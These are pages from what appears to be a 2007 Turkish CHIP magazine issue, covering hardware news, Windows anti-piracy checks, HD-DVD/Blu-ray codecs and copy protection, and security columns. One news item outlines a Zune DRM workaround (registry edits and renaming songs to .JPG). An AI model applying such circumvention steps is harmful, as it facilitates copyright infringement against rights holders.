- Fotoğraf görüntüleme, adres defteri özelliği
- En son hazırlanmış detaylı tüm Türkiye yol haritası
- Türkçe konuşan yol yönlendiricisi
- Araca monte etmek için gerekli aparatlar
- Araç ve normal şarj cihazları

**Bilgi için:**
**www.kont.com.tr**

# Yol yok, internet var!

## GFK Türkiye'den mobilite araştırması

■ Türkiye'de yol ya da elektriği olmayan köylerde bile artık herkesin cebinde bir cep telefonu var. Zira 2006 sonu itibarıyla ülkemizdeki mobil telefon abone sayısı 53 milyonu buldu. Bu sonuç, 70 milyonluk nüfusun çocuk yaştaki kesimini çıkarırsak hemen herkesin bir cep telefonu olduğu anlamına geliyor. GFK Türkiye'nin araştırmasına göre, 2005 yılında Türkiye'de 7 milyon 140 bin adet yeni cep telefonu satıldı. 2006 yılının ilk üç çeyreğinde de 5 milyon 750 bin adet telefon satışı gerçekleşti. Yani geçtiğimiz iki yılda Türk halkı kabaca 15 milyon yeni cep telefonu satın aldı. Araştırmaya göre 2005 yılında satılan telefonların %70'i GPRS, %14'ü EDGE teknolojisini destekliyordu. 2006'da satılan telefonların da %65'i GPRS, %26'sı EDGE teknolojisini destekliyor.

Yine kabaca bir ifade ile son iki yılda satın alınan her üç telefondan ikisi internete bağlanabiliyor. Turkcell abonelerinin ancak %1,5'i GPRS hizmeti alıyor. Bunun nedeni pek çok kişinin zaten evinden ya da iş yerinden internete bağlanabiliyor olması ve GPRS teknolojisine ihtiyaç duymaması şeklinde yorumlanıyor. Talebin düşük olmasında GPRS hizmetlerinin pahalı olması gösteriliyor.

**Bilgi için: www.gfkturkiye.com**

# Taşınabilir devrim geldi

## "Sabit disk gibimsi" Bigboy Solid State Diskleri Türkiye'de

■ Samsung tarafından uzun yıllardır geliştirilen ve son aylarda çeşitli markalarca dünya pazarına sunulan SSD (solid state disk) türü ürünlerin ilk örnekleri Bigboy Technologies tarafından Türkiye pazarına sunuldu. SSD, başlıca üç özelliği ile mevcut sabit disklerden daha avantajlı bir teknoloji. Birinci avantajı, veri erişim hızı daha yüksek. Bu da kullanıcılara; SSD-tabanlı diz üstü bir bilgisayarın standart sabit diske sahip biz diz üstü bilgisayardan iki kat daha hızlı açılması, yada Photoshop gibi yüksek bellek kapasitesi ve hızlı veri kayıt özelliği isteyen uygulamalarda işlemlerin hızlanması gibi avantajlar sağlıyor. İçinde hareketli parça bulunmaması SSD'nin ikinci avantajı.

Bu sayede özellikle disk çalışırken oluşan; olası darbe ve sarsıntıda herhangi bir veri kaybı söz konusu olmamakta. Üçüncü avantaj ise düşük güç tüketimi.

SSD'nin öncelikle kullanılmasının hedeflendiği taşınabilir bilgisayarlar için en büyük problemlerden biri olan pil dayanımı süresi, SSD'nin daha düşük tüketimi sayesinde %10 oranında artıyor, bu da kullanıcılara 30 dakika daha fazla kullanım süresi sağlıyor. Bigboy Technologies markalı SSD ürünler başlangıçta 1,8" ve 2,5" boyut ve 16GB ve 32GB kapasite seçenekleriyle kullanıma sunulacak.

**Bilgi için: www.bigboytech.com**

# Cadı avı başladı!

## Microsoft korsan işletim sistemlerini kapatacak

■ Microsoft, 20 Şubat'tan itibaren korsan kopya Windows XP sistemlerini internet üzerinden mimleyeme başladı. 20 Şubat'tan itibaren orijinal Windows deneyimini farklılaştırmayı hedefleyen ve orijinal olmayan Windows XP kullanıcılarını uyaran WGA (Windows Orijinal Kullanım Avantajı) teknolojisi etkinleşerek korsan kopyaları yakalıyor.

Bu teknoloji, internet üzerinden Windows'un orijinal olup olmadığını doğrulayacak. Orijinal işletim sistemi kullanmayanlar giriş ekranında ve masaüstünde kaldırılamaz bir uyarı notu ile karşılaşıyorlar. Windows yazılımının orijinal olmadığını öğrenenler ne yapabilir?

Orijinal olmayan yazılımlarını lisanslamak isteyenler:

İnternet üzerinden orijinal kurulum anahtarı veya orijinal yazılım CD'lerini satın alabilirler. Orjinal kurulum anahtarı GGK (Get Genuine Kit) olarak adlandırılıyor.

GGK sayesinde, kopya olan işletim sistemini biçimlendirip yeniden kurmaya gerek kalmadan kopya sistem lisanslanacak ve sağlanan anahtar ile uyarı kaldırılacak. Sadece Windows XP Professional için sunulan bu seçenek, ürün CD'si ve COA'yı (Orijinallik Sertifikası) kapsıyor. COA, lisanslanacak PC'ye yapıştırılacak. Bir diğer seçenek de Windows XP Home veya Windows XP Professional kutu ürün almak. OEM ürünlerin ise yeni bir bilgisayarla beraber alınması gerekiyor.

Sadece Windows XP'lerinin orijinal olduğunu doğrulayan kullanıcılar, Internet Explorer 7.0, Windows Media Player 11 ve Windows Defender dahil olmak üzere birçok güncelleştirmeyi ücretsiz yükleyebiliyorlar. Ayrıca ücretsiz destek hizmetinden faydalanabiliyorlar. Microsoft bugüne kadar Türkiye'de, işletim sistemlerinin internet üzerinden sınamasını yapan bilgisayarlardan 4,5 milyonunda korsan işletim sisteminin tespit edildiğinin altını çizdi.

**Bilgi için:**
**www.microsoft.com**

# DirectX 10 geliyor

## Sparkle 8800 sürprizi.

■ nVidia'nın güçlü partnerlerinden Sparkle'ın son teknoloji Directx 10'u kullanan ekran kartları geliyor. nVidia GPU'larını kullanan grafik kartları, Windows Vista tecrübesini zengin 3B kullanıcı arayüzü, arttırılmış verimlilik, HD video ve gerçekçi oyunlar sunarak hızlandırıyor.

Sparkle'ın 320 MB G-DDR3 bellekli 8800 GTS modeli, oyun severler ve teknoloji meraklılarıyla buluşuyor. Sahip olabileceğiniz Directx10 desteğine sahip en uygun fiyatlı bu model, 335 $ + KDV fiyatıyla satışa sunuluyor. Ürün, 630 MHz işlemci hızı ve 1.960 MHz grafik bellek hızının yanında, uygun fiyatıyla da fark yaratıyor.

**Bilgi için:**
**www.hizlisistem.com.tr**
**Tel:** 0212 454 99 00

# Ready Boost

## TwinMOS Vista ile uyumlu.

■ TwinMOS kullanıcıların ihtiyaçlarını karşılayabilmek adına 2007 yılı başında tüm USB bellek modellerini Microsoft Vista Uyumluluk testinden geçip sertifika aldı. Bütün TwinMOS USB bellekler Microsoft Vista uyumlu ve kullanıcıların daha hızlı Microsoft Vista'yı kullanmasını sağlıyor. TwinMOS USB belleklerde, 512 MB'tan 8 GB'a kadar uzanan yüksek kapasitedeki ürünlerinin hepsi Microsoft Vistanın Ready boost işlevini destekliyor.

Microsoft'un 2007 yılında Vista`yı piyasaya sürmesiyle bizleri yazılım ve donanımda köklü değişiklikler bekliyor. Ready boost teknolojisi ile Microsoft Vista haricen takılan USB belleği otomatik olarak paylaştırıyor. USB bellek asıl bellek gibi çalışıyor ve bu sayede işletim sistemi alışıldığından daha hızlı bir şekilde çalışıyor.

ReadyBoots sayesinde işletim sisteminin hızlı olmasının yanı sıra, sabit disk daha az kullanılır ve ömrü de uzar.

**Bilg i için:**
**www.twinmos.com/**

**Ali Kızıl**
alikizil@gmail.com
IT Proje Koordinatörü

YORUM

# Ambalaj güzel ama...

Acı mavi renkteki ekranlarla merhaba diyen Vista'nın problemleri, uyumsuzlukları ve lisanslama politikası can sıkıyor.

Bugünlerde son kullanıcılar için hareketli günler yaşıyoruz. Microsoft firmasının yoğun reklâm kampanyasıyla, Windows Vista ailesi hakkında daha işletim sistemini kullanmadan büyük bir bilgi dağarcığı edinmişsinizdir: Üç boyutlu görsellik, masaüstü arama motoru, daha sıkı güvenlik vs. Tabii bu harika şovun perde arkasına da bakmak gerekiyor. Perde arkasında, sürücülerden kaynaklanan donanım problemleri ve uyumsuz yazılımlar sahneleniyor. Windows XP kullanıcılarının da başı yenilenen lisanslama politikası ile dertde. Sahip olduğunuz lisanslı Windows XP işletim sistemini, evinizdeki birden çok makineye kurduğunuzda ekranda belirecek mesajlar sizi her an korsancılıkla teşhir edebilir. Ya iş yerinde kişisel dizüstü bilgisayarınızı kullanıyorsanız bu durumu bir hayal edin. Ama hatalı sizsiniz çünkü size verilen lisans sadece bir PC için. Microsoft, Windows XP'den yakın bir gelecekte desteğini de çekecek.

> **"Karar vermeden önce özgürlükler dünyasına bir adım atın."**

İşte kurtarıcınız Linux. Günümüzün Robin Hood'u. Kurulumda ve kullanımda karşılaştığı sıkıntılardan dolayı böbürlenmelerinizin kulağımı çınlattığını hissedebiliyorum. Ben de evime yeni bir müzik seti aldığımda kullanmaya alışana kadar sıkıntı çekiyorum. Fakat Robin Hood'un bir süprizi var. Size Windows üzerinden Linux'u kurma imkânı da sunuyor. Ubuntu'nun yeni çıkardığı Windows tabanlı kurulum sihirbazını Next'lere tıklayarak kurabilirsiniz.

Size ayrıca 3 – 4 Mart tarihlerinde İstanbul Bilgi Üniversitesi'nde gerçekleşecek "Özgür Yazılım ve Açık Kaynak Günleri 2007" günlerini kaçırmamanızı tavsiye ediyorum. 4 Mart Pazar günü düzenlenecek "Pardus'la Başarıyorum" etkinliğinde, Linux'un uzmanlarından kullanım dersi alabilirsiniz. 3 Mart Cumartesi, az önce kurduğunuz Ubuntu işletim sisteminin öncülerinden Jono Bacon'ın söyleşini katılın ve özgür dünyanın sınırı olmadığını görün.

Peki sistemi kurduğumu, kullanımı öğrendiğimi varsayalım. Ya donanımım çalışmazsa? Linux Kernel 2.6.20'nın Vista'da kullanamadığınız bazı donanımları tanımasıyla hayrete düşeceksiniz. Ayrıca Linux Kernel geliştiricileri donanım üreticilerine açık bir mektup yazarak, firmalar için Linux sürücülerini bedelsiz yazacaklarını açıkladı.

Peki ya popüler Windows yazılımlarım? Sorun yok. Mono ile .NET ile yazılmış en son uygulamalar Linux altında da çalışıyor. Hatta artık Visual Basic uygulamarını bile yürütebilirsiniz. Diğer Win32 uygulamalarını ise CrossOver Office ile Linux'ta kullanabilirsiniz. Oyunları da Cedega ile kurmak mümkün. Linux'u bir kere öğrendiniz mi ilerde de farklı platformlarda kullanabilirsiniz. Örneğin, cep telefonları için OpenMoko adıyla ücretsiz bir işletim sistemi hazırlandı. Linux'ta paketleri cep telefonunuza da kurabileceksiniz. Arabirimlerde iPhone'u aratmayacak nitelikte. Siz siz olun, karar vermeden önce özgürlükler dünyasına bir adım atın.

**Bu konuda siz ne düşünüyorsunuz?**

CHIP forum sayfalarındaki **CHIP'te Bu Ay** bölümünde CHIP editörleri ve diğer okurlarla tartışın!
**www.chip.com.tr**

# Sınırsız müzik takası

Microsoft Zune sayesinde DRM koruması aşıldı.

Microsoft'un Zune adlı MP3 çaları, W-LAN üzerinden müzik değiş tokuşuna izin veriyor. Bununla birlikte, Microsoft korsan kopyaları engellemek için bu özelliği büyük oranda kısıtlamıştı. Kopyalanan parçalar DRM (dijital hak yönetimi) yüzünden sadece üç kez dinlenebiliyordu. Şimdi DRM'in önünde, web'de yayılan bir hile var. Birkaç kayıt defteri değişikliğiyle MP3 oynatıcı'nın Bilgisayarım penceresinde gözükmesi sağlanıyor. Ardından dosyaların uzantısı .JPG olarak değiştiriliyor. Zune, resim dosyalarının iletilmesine ses çıkarmadığından, alıcının tek yapması gereken dosya ismini tekrar değiştirmek ve kopyaladığı şarkının tadını çıkarmak oluyor. Bu güvenlik açığı öylesine basit ki, bilinçli olarak bırakıldığı ve teknoloji tutkunlarını Zune almaya sevk etme amaçlı olduğu akla geliyor. Zune kullanıcılarını sayısı, iPod'la aşık atamayacak kadar az.

**Bilgi için: www.zune.net** →

# Daha keskin görüntü, daha berrak ses

DVD'nin veliahtları yüksek tanımlı görüntüleri ve kristal berraklığında sesi bir araya getirdi. Nasıl mı?

■ HD-DVD ya da Blu-ray videoları izlemek isteyenlerin kesenin ağzını sonuna kadar açması şart. Sadece oynatıacı aygıtlar 1000 Euro'yu geçerken, tam HD televizyona 1500 Euro, film başına da 30 Euro vermek gerekiyor. Yatırımınızın karşılığını alıyorsunuz. Ev sineması deneyiminde yeni bir çığır açılıyor ve çok keskin görüntüler elde edilebiliyor. HD-DVD ve Blu-ray (BD) teknolojilerinin kusursuz ses ve mükemmel görüntü kalitesine nasıl ulaştığını yazımızda ele alıyoruz. Yazımızda, yazılımların oynatıcılar üzerinde nasıl çalıştığını ve yeni kopya korumalarının nasıl işlediğini de bulacaksınız.

## Ses ve video biçimleri

### Yepyeni bir film deneyimi

HD DVD ile Blu-ray arasındaki farklar sözünü etmeye değecek kadar çok değil. İki biçimin de göze çarpan özelliği daha fazla depolama kapasitesi sunmaları. 50 GB'a varan kapasite, DVD'ye kıyasla daha yüksek bit oranlarını destekliyor ve ileri sıkıştırma yöntemlerine sahip yeni codec'lerden faydalanılıyor.

**Video:** Her iki sistemde de film biçimleri için aynı codec'ler kullanılıyor: MPEG2, MPEG4 AVC ve SMPTE VC-1. MPEG 2'yi zaten DVD'lerden hepimiz tanıyoruz. Saniyede 9,8 Mbit'e varan oranlarla, şu anki diskler için bu codec yeterli.

Ancak yeni HD disklere geldiğimiz vakit, codec'in yetersiz kaldığı noktalar ortaya çıkıyor. HD televizyonlarda MPEG2 filmleri izlediğiniz anda görüntünün kumlu olduğunu fark ediyorsunuz. Ayrıntılar rahatça seçilemiyor. MPEG4 AVC bu konuda çok daha iyi. Saniyede 54 Mbit'e varan hızlar sunan codec, H.264 adıyla da tanınıyor. MPEG4 çeşitleri olan DivX ve Xvid'le karşılaştırıldığında, bu codec üç kat fazla kalite sağlıyor. Seleflerinin aksine, film karelerini 8 x 8 değil de 4 x 4'lük piksel blokları halinde çözümleyen codec, çok daha başarılı. Microsoft'un geliştirdiği VC-1'in de kalitede H.264'ten geri kalır yanı yok.

**Ses:** Bu konuda HD-DVD ile Blu-ray arasında pek fark yok. İkisinde de dâhili, yüksek kaliteli ve saf ses akışı için tasarlanmış Dolby Digital Plus, TrueHD, TDS HD ve MLP (Meridian Lossless Packing) codec'leri bulunuyor.

HD DVD'de ses içeriği daima Dolby ve TrueHD codec'iyle kodlanıyor. Bu yüzden film stüdyolarının yüksek kaliteli ses malzemesi kullanması şart. Dolby ve TrueHD çözücüleri tüm HD DVD oynatıcılarda bulunduğundan, yeni codec'ler eski çevresel ses sistemleriyle geriye doğru uyumlu çalışıyor. Bu codec'ler gösterim sırasında sesi normal DTS'e dönüştürüyor. BD disklerde ise sadece DTS içeriği yazılabiliyor.

Test merkezimize gelen Blu-ray oynatıcılarda yeni ses biçimlerini doğru dürüst çalacak kod çözücüler bile bulunmuyordu. Üreticiler gelecek nesil aygıtlarda bu konuyu geliştireceklerini söylüyorlar.


Gerçek ses deneyimini sadece TrueHD sunabiliyor, çünkü bu ses biçimi herhangi bir sıkıştırma olmaksızın çalışıyor. Ama TrueHD dosyaları, bütün ses içeriği bu biçimde kaydedilecek olursa Blu-ray'e ya da HD-DVD'ye bile sığmayacak kadar fazla yer kaplıyor. TrueHD kodlamalı BD diskleri mevcut ama bunlarda sadece

## Yeni işlevlere bir bakış

**Dâhili Java sürümleri sayesinde yeni diskler birçok yeni özellik getiriyor. HD-DVD ve Blu-ray'in yapabildiklerini Speed ve Ice Age 2 üzerinde gösteriyoruz.**

**EK BİLGİ:**
**Yeni HD disklerinde bilgi pencereleri açılabiliyor. Burada, Speed filminin çekildiği yerleri tanıtan bir pencere görülüyor.**


**KONUMLANDIRILMIŞ ALTYAZI:**
**Yeni filmlerde alt yazılar konuşan karakterin hemen altında ya da yanında gösteriliyor.**



**SAHNE SEÇİMİ:**
**Artık filmi durdurmanıza gerek kalmadan doğrudan sahne seçimi yapabilir ve istediğiniz bölüme atlayabilirsiniz.**

# İki kat daha iyi: Yeni kopya koruma sisteminin anatomisi

Blu-ray disklerinin ve HD-DVD'lerin tüm içeriği AACS adlı geniş çaplı DRM yöntemiyle korunuyor. HDCP kopya koruması, filmlerin oynatıcıdan televizyona aktarıldığı sırada korsanlar tarafından kopyalanmasının önüne geçiyor.




filmin kendisi ve bir başka dildeki hali yeni ses biçimiyle kodlanırken, ekstralar katılmıyor. Bu durum, film stüdyoları 50 GB'lık çift katman BD'lere geçerse değişebilir. TrueHD'nin HD DVD'yle uyumlu olup olmadığı tartışma konusu, çünkü bu biçim, tek katmanlı sürümde sadece 15 GB depolayabiliyor.

## Yeni ek işlevler: Filmin akışını kendiniz belirleyin

Yeni veri depolayıcılar orijinal film deneyimini artırmakla kalmıyor, filmlere alternatif sonlar, bölüm menüleri, oyunlar ve altyazılar gibi ek özellikler de kazandırıyor.

**Blu-ray:** Mavi disklerdeki yeniliklerden Java'nın özel bir türü olan BD-J sorumlu. Her oynatıcıda yer alması gereken gelişmiş programlama arabirimi sayesinde, etkileşimli uygulamalar programlanabiliyor. Örneğin, senaryosunu kendiniz belirleyebileceğiniz filmler izleyebiliyorsunuz. Dahası, filme oyunlar ya da ek çoklu ortam bilgileri eklemek mümkün. Eğer oynatıcı internete bağlıysa, bu uygulamalar düzenli şekilde güncelleniyor. Bu teknolojinin yumuşak karnı, mevcut aygıtlar Java programları için yeterince optimize edilmediğinden yeni disklerin yavaş çalışması. Bir menüde seçim yapmak 20 ila 40 saniye sürüyor. Bu durumu bildirdiğimizde üreticiler aygıtları geliştireceklerini söylediler. Yeni nesil aygıtlarda uygulamaları akıcı şekilde çalıştıran özel bir Java yongası olması gerekiyor.

**HD-DVD:** Disney, Toshiba ve Microsoft işbirliğiyle geliştirilen iHD dili, JavaScript'in, XML'in ve SMIL'in (Synchronized Multimedia Integration Language - Senkronize çoklu ortam bütünleştirme dili) birleşimi. Blu-ray'deki BD-J'ye tekabül eden bu dil, aynı işlevleri sunuyor.

## Yeni koruma yöntemi: Hacker'ların işi zor

Film içeriği, AACS'yi içeren geniş kapsamlı DRM (dijital hak yönetimi) korumasıyla birlikte geldiğinden, filmleri kopyalamaya çalışanlar yüksek tanımlı görüntüleri hemen okuyamıyor. Bu sistem, diskleri bugüne kadar kırılamamış olan 128 bit AES (Advanced Encryption Standard - İleri şifreleme standardı) ile şifreliyor. DVD'lerde sadece görüntü verilerini şifreleyen CSS'nin (içerik karıştırma sistemi) aksine, AACS yeni disklerdeki tüm içeriği güvenceye alıyor.

Yukarıdaki resimde, oynatıcının şifreli diskleri nasıl çözdüğünü görebilirsiniz. Gelecekte anahtarların diskler üzerinde değil, internet üzerinde olacağı ve oynatıcıların anahtarı internetten talep edeceği düşünülüyor. HDCP, oynatıcının DVI ya da HDMI çıkışından televizyonun girişe giden yolu şifreleyerek, kurnaz film hırsızlarının oynatıcıyla televizyon arasındaki deşifre edilmiş veri akışına müdahalesini engelliyor. Bu kodlama sürecinde, oynatıcı bir sorgu gönderiyor ve televizyon bunu yanıtlıyor. 40 bitlik KSV (Key Selection Vector - anahtar seçim vektörü), şifrelemeyi sağlamak üzere bu sorguya gizleniyor. Televizyon kendi KSV'siyle yanıt veriyor. Bunun üzerine oynatıcı, iki anahtar vektörünü kullanarak, her biri 56 bitlik 40 ayrı uzun anahtardan oluşan bir şifreleme kodu üretiyor. Film verilerinin aktarımı, ancak bu aşamadan sonra başlıyor ve oynatıcı, bu bağlantının doğruluğunu her iki saniyede bir değiştiriyor. Bu da yetmezmiş gibi, belirlenmiş zaman aralıklarında, anahtar da değişiyor.

## Son karar: Yeni teknoloji henüz hazır değil

Pahalı oynatıcı aygıtlar, pahalı televizyonlar, pahalı filmler... Bu yeni biçimler teknik bakımdan henüz olgunlaşmış değil. HD dünyasına giriş şu anda yaptığınız yatırımı hak etmiyor. Yüksek çözünürlüklü görüntü, harika bir ses ve yeni özellikler elde ettiğiniz doğru ama diskler sorunsuz ve yaygın bir hal alana, hepsinden ötesi, fiyatları düşene kadar beklemelisiniz. Bu da oynatıcı aygıtların bir sonraki nesline, yani 2007 ortalarına denk geliyor. ■

FK / Barış E. ALKIM, balkim@chip.com

### KULLANILAN SES VE GÖRÜNTÜ CODEC'LERİ

| | Video biçimleri | Ses biçimleri | Azami bit |
|---|---|---|---|
| DVD | MPEG2 | DTS, Dolby Digital, MPEG | 9,8 Mbit/s |
| HD-DVD | MPEG2, MPEG4 AVC, SMPTE VC-1 | DTS, Dolby Digital Plus, TrueHD, DTS HD | 36 Mbit/s |
| Blu-ray | MPEG2, MPEG4, AVG, SMPTE, VC-1 | DTS, Dolby Digital Plus, TrueHD, DTS HD | 54 Mbit/s |

**Mahmut Karslıoğlu**
mkars@chip.com.tr
Yayın Koordinatörü

READ.ME

# Alan adı dolandırıcıları

## Site projeniz hiç beklenmedik bir şekilde elinizden alınabilir

İnternet ile tanışıp belirli bir süre sörf yaptıktan sonra bilişim teknolojilerine olan ilgi ve becerisini artıran çoğu kullanıcı, sırf tüketen değil üreten de olmak için kendilerine ait bir web sitesi açma fikrini eminim akıllarından geçirmişlerdir. Bu bilgi okyanusuna kendinden de bir şeyler katabileceğine inananlardan birçoğu da yine eminim kendilerine uygun bir alan adı seçmişler ve bunun kullanımda olup olmadığını mutlaka kontrol etmişlerdir. Peki, sizce bu kullanıcılardan kaçı bu hayalini gerçeğe dönüştürmüştür? Oldukça az. Bunun sebepleri arasında tabii ki zamansızlık, boş vermişlik ya da maddi sıkıntılar gibi birçok etken vardır. Ancak çoğu girişimin sonuçlanamamasının arkasında aslında hiç tahmin edemeyeceğiniz bir neden yatıyor. Sineğin kanadından yağ çıkarmayı âdet edinmiş girişimciler bu konuda da hevesli internet kullanıcılarını kendilerine alet ediyorlar. Nasıl mı? Hemen anlatayım. Diyelim ki, çok yaratıcı bir alan adı bulduğunuzu düşünüyorsunuz. İlk iş olarak başkası tarafından alınıp alınmadığını kontrol ettirirdiniz öyle değil mi? Benim tavsiyem artık bundan vazgeçmeniz. Çünkü aralarında gayet dürüst çalışanlar olsa da fikrinizi çalmaya hazır olan alan adı sorgulama sitelerinin sayısı gitgide artıyor. Bu da şu anlama geliyor, eğer alan adını hemen almayı düşünmüyor ve sadece kontrol ettirdiyseniz, siz siteden çıkar çıkmaz, firma bu potansiyeli olabilecek alan adını ne olursa olsun kendi adına satın alıyor. Ardından da siteyi etkinleştirip, içini reklâmlarla doldurup 5 gün boyunca beklemeye başlıyor.

Buradaki beş günlük süre siteden vazgeçildiği zaman paranızı iade alabileceğiniz yasal süreyi ifade ediyor. Bu da firmaya deneme için yeteri kadar zamanı sağlıyor. Bu sürede eğer alan adınıza olan talep ve reklâmlara tıklama oranı kabul edilebilir oranlarda yüksekse, site alan adını bırakmıyor. Tek şansınız ise alan adınızın en azından ilk hafta içinde talep görmemesi. Bu durumda firma alan adını geri iade etmeyi tercih edeceğinden geri alma şansı bulabiliyorsunuz.

> **“Siteye güvenmiyorsanız siz siz olun almaya karar vermeden alan adı sorgulamayın!”**

Aslında bu sistem genel anlamı ile eskiden beri var. Yeni modelde ise talep gören adlar kullanıcıların aramalarından geldiği için satın alınan alan adı sayısı dolayısıyla da bu işe bağlanacak para azaldığından kâr marjı da artıyor. Yasal olarak hiçbir sakıncası yok. Dolayısıyla bu tuzağa düşmemek için siteye güvenmiyorsanız siz siz olun almaya karar vermeden alan adı sorgulamayın. Ya da sorguladığınız anında alın. Ne de olsa beş günlük iade süreniz var. Deneme şansınızı firmaya değil kendinize saklayın.

# 6 kat daha hızlı

## D-Link Rangebooster N 650 Router

■ Neotech, modemi değiştirmek zorunda kalmadan internet erişimini kablosuza dönüştüren, hem hızı hem de kapsama alanını altı kata kadar artıran D-Link Rangebooster N 650 yönlendiricinin Türkiye genelinde dağıtımına Mart ayında başlıyor. Bu yeni yönlendirici, modeme bağlanarak interneti ev ve ofislerin en uzak köşesine bile kablosuz olarak taşıyor.

Aygıt, üzerinde bulunan dört portlu anahtar ile kablolu kullanıcılara da bağlanma imkânı veriyor. Yaygın olarak kullanılmakta olan Kablosuz-G teknolojisinde yaşanan düşük hız ve kısıtlı kapsama alanı sorunlarını çözmek için geliştirilen yeni Rangebooster-N teknolojisi, Kablosuz-G ürünlere kıyasla altı kat daha yüksek hız ve beş kat kadar daha fazla kapsama alanı sunuyor. D-Link Rangebooster N 650 Router'daki çift katmanlı güvenlik duvarı, internetten gelebilecek saldırılara karşı iki kat daha fazla güvenlik sağlarken, WPA2 şifreleme özelliği de izinsiz kullanıcıların bağlantınızı kullanmasını tamamen engelliyor. Rangebooster N teknolojisinin masaüstü ve taşınabilir bilgisayarlarda kullanılmasını sağlayan kablosuz adaptörler de yönlendirici ile birikte dağıtılmaya başlanacak.

**Bilgi için:**
**www.neotech.com.tr**

SİLİKON VADİSİ'NDEN

**Tom Sanders**
toms@chip.com.tr
Serbest gazeteci Tom Sanders CHIP'e köşe yazıları yazıyor.

YORUM

# Moral bozan konferans

RSA güvenlik konferansı, her sene bilgisayarların ne kadar güvensiz olduğunu gösterip insanın moralini bozan bir etkinlik.

Konferans sırasında, bana şu anda güvenlikle ilgili bir web videosu hazırlamamda yardımcı olan bir güvenlik uzmanıyla tanıştım. Kendisi, çalışanların ziyaret ettiği web sitelerine yerleştirilip kurumsal ağları ele geçirebilen bir saldırı yöntemini tanıtırken, o kaçınılmaz soru aklıma geliverdi. Bu tehditten nasıl sakınabiliriz?

Yanıt, tatmin edicilikten uzak olduğu kadar korkutucuydu da: Sakınamayız. Bunun için tek gerçek çözüm bilinmeyen web sitelerinden uzak durmak. Bunlara, kullanıcıların bilgi girmesine izin veren web 2.0 siteleri, örneğin Myspace dâhil. Paranoya sınırında gezinen kullanıcılarsa tarayıcılarından JavaScript'i kapatmalı. Bu yapılınca da çoğu yeni site devre dışı kalıyor. Ne yazık ki Java Script, geliştiricilerin gitgide daha güçlü çevrimiçi uygulamalar yazmasına izin veriyor. Google daha şimdiden, JavaScript'le yazılmış gelişmiş metin düzenleyiciler ve tablolama yazılımları sunuyor. Ama saldırganlar da tıpkı solucanların, virüslerin ve Truva atlarının sıradan programlama tekniklerinin yaratıldığı gibi, bu yapıtaşlarını kullanarak zarar verebiliyor. Üstelik bu çevrimiçi zararlıların tespiti sıradan kullanıcı için zor. Tanıtım sırasında, güvenlik uzmanı JavaScript'le bir ağ koklayıcı (sniffer) yazmıştı. Bir Myspace sayfasına ya da özel bir saldırı sitesine yerleştirildiği vakit, bu araç site ziyaretçisinin geldiği ağa sızıp saldırgana ağ içindeki her bir sunucunun hangi yazılımlarla çalıştığı bilgisini sağlıyor. Normalde kurumsal ağlar bu tarz bilgileri vermemek üzere kurulur ancak saldırı kodu ziyaretçinin bilgisayarından yürütüldüğü için dış savunma yazılımları tarafından engellenmiyor. Bu tek başına tehlikeli gözükmese de, saldırgan bir sonraki aşamada henüz yamalarla kapatılmamış güvenlik açıklarını kullanarak sistemi ele geçirebilir. Çevrimiçi güvenlik meselesi de hızla gerçek hayattaki güvenliğe benzemeye başlıyor. Ön kapıya kaç tane kilit vurduğunuzun hiç önemi yok; aklına koyan yaman bir hırsız daima içeri girecektir. Bir tüketici olarak size tek düşen, sağduyunuzu kullanmak ve tehlikeli sokaklarda gezinmemek.

Bu da çevrimiçi uygulamaların geleceğine gölge düşürüyor. Eğer virüs bulaşma tehdidi varsa, rasgele Myspace profillerine, bloglara ya da Digg'e gönderilenlere hangi kullanıcı tıklar ki?

> "Ön kapıya kaç tane kilit vurduğunuzun hiç önemi yok"

Gerçek hayatta insanlara, ünlerine göre itibar ederiz. Web'de ise ün dediğimiz şey birkaç yüz seçkin web sitesiyle sınırlı. Eğer JavaScript tabanlı zararlı kodlar yayılmaya devam ederse, geriye kalan milyarlarca web sitesi, web'in karanlık ve güvensiz arka sokaklarına dönüşecek.

